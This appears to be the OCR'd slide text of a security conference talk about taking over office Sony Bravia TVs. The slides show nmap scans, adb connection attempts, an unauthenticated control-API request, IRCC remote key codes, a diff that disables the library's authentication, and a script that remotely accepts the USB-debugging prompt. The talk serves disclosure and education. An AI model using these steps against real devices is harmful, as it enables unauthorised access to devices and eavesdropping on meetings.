infobip

Using conference room TVs to eavesdrop meetings

BSides Ljubljana, 2023-06-16

whoami

- Tomislav Turek from Varaždin, Croatia
- Application Security Team Lead @ Infobip Security
- Primary focus:
  - Threat modeling
  - Analysis of systems, architecture, code
  - Security reviews / tests
  - Educations of developers
  - Development of appsec tooling and systems
- Free time:
  - Analyzing things to the smallest detail possible
  - Actively participating in CTF competitions

Introduction

- It's end of March
- Network scans are performed as part of another story
- Suddenly …

```
$ nmap -p5555,80 192.168.1.2 --open -sC -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-05 10:38 CEST
Nmap scan report for 192.168.1.2
Host is up (0.0072s latency).

PORT     STATE SERVICE  VERSIO
80/tcp   open  http     nginx
|_http-title: 404 Not Found
5555/tcp open  freeciv?
| fingerprint-strings:
|   adbConnect:
|_    AUTH
1 service  recognized despite returning data. If you know the service/version, please submit the following fingerprint
at https.  map.org/cgi-bin/submit.cgi?new-service :
SF-Port555  CP:V=7.80%I=7%D=4/5%Time=642D3385%P=x86_64-pc-linux-gnu%r(adb
SF:Connect,   "AUTH\x01\0\0\0\0\0\0\0\x14\0\0\0\xd5\x0b\0\0\xbe\xaa\xab\xb
SF:7\x83\xd   xda\xed/3\x95q\x20\x1a\xbc\xd3\x8c\xeb\x8c\xab\xdf\xbe\xc7");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.04 seconds
```


Open ports, unknown machine

- There is an open HTTP and ADB (Android Debug Bridge) port on a machine which seems to be unknown to us
- Debug port is always a good opportunity, so we try to connect ...

```
$ adb shell
Error: device unauthorized.
This adb server's $ADB_VENDOR_KEYS is not set
Try 'adb kill-server' if that seems wrong.
Otherwise check for a confirmation dialog on your device.
$ adb devices
List of devices attached
192.168.1.2:5555            unauthorized
$ adb disconnect
disconnected everything
$ adb connect 192.168.1.2:5555
Failed to authenticate to 192.168.1.2:5555
```

What is this exactly? A phone?

- We were still not sure what this host represents
- Debug port requires authentication which is cool, but there is also HTTP port present




```
vm@vm:~$ curl -i  http://[redacted]/sony/system -XPOST -d "{'method':'getPo
werStatus', 'params':[], 'id': 10, 'version': '1.0'}"
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 40
Connection: keep-alive

{"result":[{"status":"active"}],"id":10}vm@vm:~$
```

- TV! Of course ...

Which TV is this?

- There are multiple TVs in the office
- I turn around to look into the nearby meeting room which was empty and, by chance, ...




Allow USB debugging?
The computer's RSA key fingerprint is:
7E:30:AC:3D:F0:99:9D:6C:AB:02:50:9D:07:4D:16:8B

No signal. Check the external input or select another input using the INPUT button.

Is there a way to press OK?

- Social engineering maybe?
- Let's not forget that there is an HTTP port present
- Documentation shows: HTTP port allows us to send button commands
  - This means that we can emulate TV remote control key presses from afar
  - This means that we can remotely confirm the USB debug prompt
- We decide to utilize bravia framework for this
  - https://github.com/alanreid/bravia



IRCC Codes

Estimated reading time: 2 minutes

Key types and IRCC Code


- The same information can be obtained by calling the `getRemoteControllerInfo` REST API.

Key	IRCC Code (Base64 Encoded)
Power	AAAAAQAAAAEAAAAVAw==
Input	AAAAAQAAAAEAAAAlAw==
SyncMenu	AAAAAgAAABoAAABYAw==
Hdmi1	AAAAAgAAABoAAABaAw==
Hdmi2	AAAAAgAAABoAAABbAw==
Hdmi3	AAAAAgAAABoAAABcAw==
Hdmi4	AAAAAgAAABoAAABdAw==
Num1	AAAAAQAAAAEAAAAAAw==
Num2	AAAAAQAAAAEAAAABAw==
Num3	AAAAAQAAAAEAAAACAw==
Num4	AAAAAQAAAAEAAAADAw==
Num5	AAAAAQAAAAEAAAAEAw==
Num6	AAAAAQAAAAEAAAAFAw==

Intermezzo


- The bravia framework didn't work for us out-of-the-box
- Framework asks for a pre-shared key (PSK)
  - When we input blank PSK, TV doesn't respond
  - Inputting default PSKs (0000, 1234) also does not work
- Why would this TV even have PSK?
  - This is why we've decided to change the framework code

Intermezzo



```
vm@vm:~/Downloads/bravia$ git diff lib
diff --git a/lib/index.js b/lib/index.js
index 695fdf7..bb4ee46 100644
--- a/lib/index.js
+++ b/lib/index.js
@@ -37,11 +37,11 @@ Bravia.prototype.exec = function(command) {
     return this.wake();
   }

-  this.auth(function() {
+//   this.auth(function() {
     that.getCommandCode(command, function(code) {
       that.makeCommandRequest(code);
     });
-  });
+//   });

 };
```

Et voilà!




```
Please enter the 4-digit code shown on your TV:
(node:13157) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issu
es. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
PowerOn, hdmi1, hdmi2, hdmi3, hdmi4, Num1, Num2, Num3, Num4, Num5, Num6, Num7, Num8, Num9, Num0, Num
11, Num12, Enter, GGuide, ChannelUp, ChannelDown, VolumeUp, VolumeDown, Mute, TvPower, Audio, MediaA
udioTrack, Tv, Input, TvInput, TvAntennaCable, WakeUp, PowerOff, Sleep, Right, Left, SleepTimer, Ana
log2, TvAnalog, Display, Jump, PicOff, PictureOff, Teletext, Video1, Video2, AnalogRgb1, Home, Exit,
 PictureMode, AdvancedBSCS, Confirm, Up, Down, ClosedCaption, Component1, Component2, Wide, EPG, PAP
, TenKey, BSCS, Ddata, Stop, Pause, Play, Rewind, Forward, DOT, Rec, Return, Blue, Red, Green, Yello
w, SubTitle, CS, BS, Digital, Options, Media, Prev, Next, DpadCenter, CursorUp, CursorDown, CursorLe
ft, CursorRight, ShopRemoteControlForcedDynamic, FlashPlus, FlashMinus, DemoMode, Analog, Mode3D, Di
gitalToggle, DemoSurround, *AD, AudioMixUp, AudioMixDown, PhotoFrame, Tv_Radio, SyncMenu, Hdmi1, Hdm
i2, Hdmi3, Hdmi4, TopMenu, PopUpMenu, OneTouchTimeRec, OneTouchView, FootballMode, iManual, Netflix,
 Assists, FeaturedApp, FeaturedAppVOD, GooglePlay, ActionMenu, Help, TvSatellite, WirelessSubwoofer,
 AndroidMenu, RecorderMenu, STBMenu, MuteOn, MuteOff, AudioOutput_AudioSystem, AudioOutput_TVSpeaker
, AudioOutput_Toggle, ApplicationLauncher, YouTube, PartnerApp1, PartnerApp2, PartnerApp3, PartnerAp
p4, PartnerApp5, PartnerApp6, PartnerApp7, PartnerApp8, PartnerApp9, PartnerApp10, PartnerApp11, Par
tnerApp12, PartnerApp13, PartnerApp14, PartnerApp15, PartnerApp16, PartnerApp17, PartnerApp18, Partn
erApp19, PartnerApp20
```

First run

```
var bravia = require('./lib');
bravia('192.168.1.2', '', function(client) {
    client.getCommandNames(function(list) {
        console.log(list);
    });
    client.exec("Confirm");
    client.exec("Down");
    client.exec("Right");
//   client.exec("Confirm");
})
```

USING CONFERENCE ROOM TVS TO EAVESDROP MEETINGS



